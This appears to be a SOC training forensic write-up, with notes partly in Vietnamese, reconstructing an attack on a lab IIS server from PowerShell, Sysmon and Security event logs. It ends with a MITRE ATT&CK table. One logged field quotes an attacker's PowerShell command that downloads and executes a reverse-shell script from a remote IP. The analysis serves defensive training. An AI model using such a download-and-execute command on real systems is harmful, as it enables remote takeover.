Filtered: Log: file://C:\Users\DELL\Downloads\SOC Training\Win_01\Win_01\Logs\Microsoft-Windows-PowerShell%4Operational.evtx; Source: ; Event ID: 4103.

Level	Date and Time	Source	Event ID	Task Category
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:28:23 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:26:26 AM	PowerS...	4103	Executing Pipeline
Info	7/12/2025 1:26:26 AM	PowerS...	4103	Executing Pipeline

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(Copy-Item): "Copy-Item"
 ParameterBinding(Copy-Item): name="Path"; value="c:\temp\ls.tmp, y:\ls.tmp"
 NonTerminatingError(Copy-Item): "Cannot find path 'y:\ls.tmp' because it does not exist."

Context:

- Severity = Informational
- Host Name = ConsoleHost
- Host Version = 5.1.14393.1884
- Host ID = 0c9177d6-d382-4478-808f-d50450cb912c
- Host Application = powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.121.23:9999/mini-reverse.ps1')
- Engine Version = 5.1.14393.1884
- Runspace ID = 4bb1a5a1-d72a-491a-a87e-35c8fab86fe8
- Pipeline ID = 1
- Command Name = Copy-Item
- Command Type = Cmdlet
- Script Name =

Log Name: Microsoft-Windows-PowerShell/Operational
 Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 7/12/2025 1:28:23 AM
 Event ID: 4103 Task Category: Executing Pipeline
 Level: Information Keywords: None
 User: SYSTEM Computer: WEB-APP.blue.lab
 OpCode: To be used when operation is:

Summary: Attacker cố gắng copy ls.tmp sang ổ **y:** và **z:** để thu thập nhưng không thành công.

Tactic:

- Collection - Data Staged: Remote Data Staging - T1074.002
- Credential Access - OS Credential Dumping: LSASS Memory - T1003.001

RDP

- Time: 7/12/2025 1:31:00 AM

Phát hiện đăng nhập RDP loopback do **w3wp.exe** khởi tạo.

Microsoft-Windows-Sysmon%4Operational Number of events: 1,179

Filtered: Log: file://C:\Users\DELL\Downloads\Win_01\Win_01\Logs\Microsoft-Windows-Sysmon%4Operational.evbx; Source: ; Event ID: 3. Number of events: 113

Level	Date and Time	Source	Event ID	Task Category
Info	7/12/2025 1:31:00 AM	Sysmon	3	Network connection detected (rule: Network...
Info	7/12/2025 1:31:00 AM	Sysmon	3	Network connection detected (rule: Network...
Info	7/12/2025 1:28:09 AM	Sysmon	3	Network connection detected (rule: Network...
Info	7/12/2025 1:26:30 AM	Sysmon	3	Network connection detected (rule: Network...
Info	7/12/2025 1:23:35 AM	Sysmon	3	Network connection detected (rule: Network...

Event 3, Sysmon

General Details

Network connection detected:
 RuleName: RDP
 UtcTime: 2025-07-11 18:31:20.132
 ProcessGuid: {3034ca6f-57fd-6871-0d22-030000001400}
 ProcessId: 4616
 Image: C:\Windows\System32\inetsrv\w3wp.exe
 User: IIS APPPOOL\DefaultAppPool
 Protocol: tcp
 Initiated: true
 SourceIsIpv6: false
 SourceIp: 10.11.121.24
 SourceHostname: WEB-APP.blue.lab
 SourcePort: 61765
 SourcePortName: -
 DestinationIsIpv6: false
 DestinationIp: 10.11.121.24
 DestinationHostname: WEB-APP.blue.lab
 DestinationPort: 3389
 DestinationPortName: ms-wbt-server

Log Name: Microsoft-Windows-Sysmon/Operational
 Source: Sysmon Logged: 7/12/2025 1:31:00 AM
 Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)
 Level: Information Keywords:
 User: SYSTEM Computer: WEB-APP.blue.lab
 OpCode: Info

Security_1 Number of events: 750

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:31:00 AM	Microsoft Windows secu...	4624	Logon
Information	7/12/2025 1:31:00 AM	Microsoft Windows secu...	4672	Special Logon

Event 4624, Microsoft Windows security auditing.

General Details

Logon Information:

- Logon Type: 3
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

- Security ID: S-1-5-21-1715447475-1222340370-4203347271-500
- Account Name: Administrator
- Account Domain: WEB-APP
- Logon ID: 0x8827044C
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

- Process ID: 0x0
- Process Name: -

Network Information:

- Workstation Name: kali
- Source Network Address: 10.11.121.24
- Source Port: 0

Detailed Authentication Information:

- Logon Process: NtLmSsp
- Authentication Package: NTLM

Log Name: Security

Source: Microsoft Windows security i

Event ID: 4624

Level: Information

User: N/A

OpCode: Info

Logged: 7/12/2025 1:31:00 AM

Task Category: Logon

Keywords: Audit Success

Computer: WEB-APP.blue.lab

Summary: So sánh cùng khung thời gian, attacker đăng nhập RDP với workstation: kali. Attacker đăng nhập user Administrator thành công.

→ Có thể sau khi attacker thu thập **ls.dmp** đã tiến hành bẻ khóa NTLM hash và lấy được admin password thành công. Sau đó, đăng nhập với IP trùng 10.11.121.24 bằng webshell nhằm kiểm tra admin password đã nhận.

- Time: 7/12/2025 1:42:09 AM
Cuối cùng, Attacker đăng nhập RDP với IP 10.11.31.200

Security_1 Number of events: 750

Filtered: Log: file://C:\Users\DELL\Downloads\Win_01\Win_01\Logs\Security.evbx; Source: ; Event ID: 4624. Number of events: 29

Level	Date and Time	Source	Event ID	Task Category
Information	7/12/2025 1:42:09 AM	Microsoft Windows secu...	4624	Logon
Information	7/12/2025 1:41:25 AM	Microsoft Windows secu...	4624	Logon
Information	7/12/2025 1:41:17 AM	Microsoft Windows secu...	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

New Logon:

Security ID: S-1-5-21-723624552-3536628539-3749109396-2111
Account Name: admin.hue
Account Domain: BLUE
Logon ID: 0x882B6FAF
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x0
Process Name: -

Network Information:

Workstation Name: SEEUH
Source Network Address: 10.11.31.200
Source Port: 0

Detailed Authentication Information:

Logon Process: NtLmSsp
Authentication Package: NTLM
Transited Services: -
Package Name (NTLM only): NTLM V2
Key Length: 128

Log Name: Security
Source: Microsoft Windows security i
Logged: 7/12/2025 1:42:09 AM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: WEB-APP.blue.lab
OpCode: Info

Tactic:

- Initial Access - Valid Accounts - T1078

MITRE ATT&CK

Tactic	Technique	ID
Reconnaissance	Active Scanning: Wordlist Scanning	T1595.003
Initial Access	Exploit Public-Facing Application	T1190
Initial Access	Valid Accounts	T1078
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Persistence	Server Software Component: Web Shell	T1505.003
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005
Privilege Escalation	Scheduled Task/Job: Scheduled Task	T1053.005
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001
Discovery	System Owner/User Discovery	T1033
Discovery	System Network Configuration Discovery	T1016

Tactic	Technique	ID
Discovery	Account Discovery: Local Account	T1087.001
Discovery	Permission Groups Discovery: Local Groups	T1069.001
Discovery	System Network Connections Discovery	T1049
Discovery	Process Discovery	T1057
Discovery	Scheduled Task/Job: Scheduled Task	T1053.005
Discovery	File and Directory Discovery	T1083
Collection	Data Staged: Remote Data Staging	T1074.002
Command and Control	Non-Standard Port	T1571
Command and Control	Ingress Tool Transfer	T1105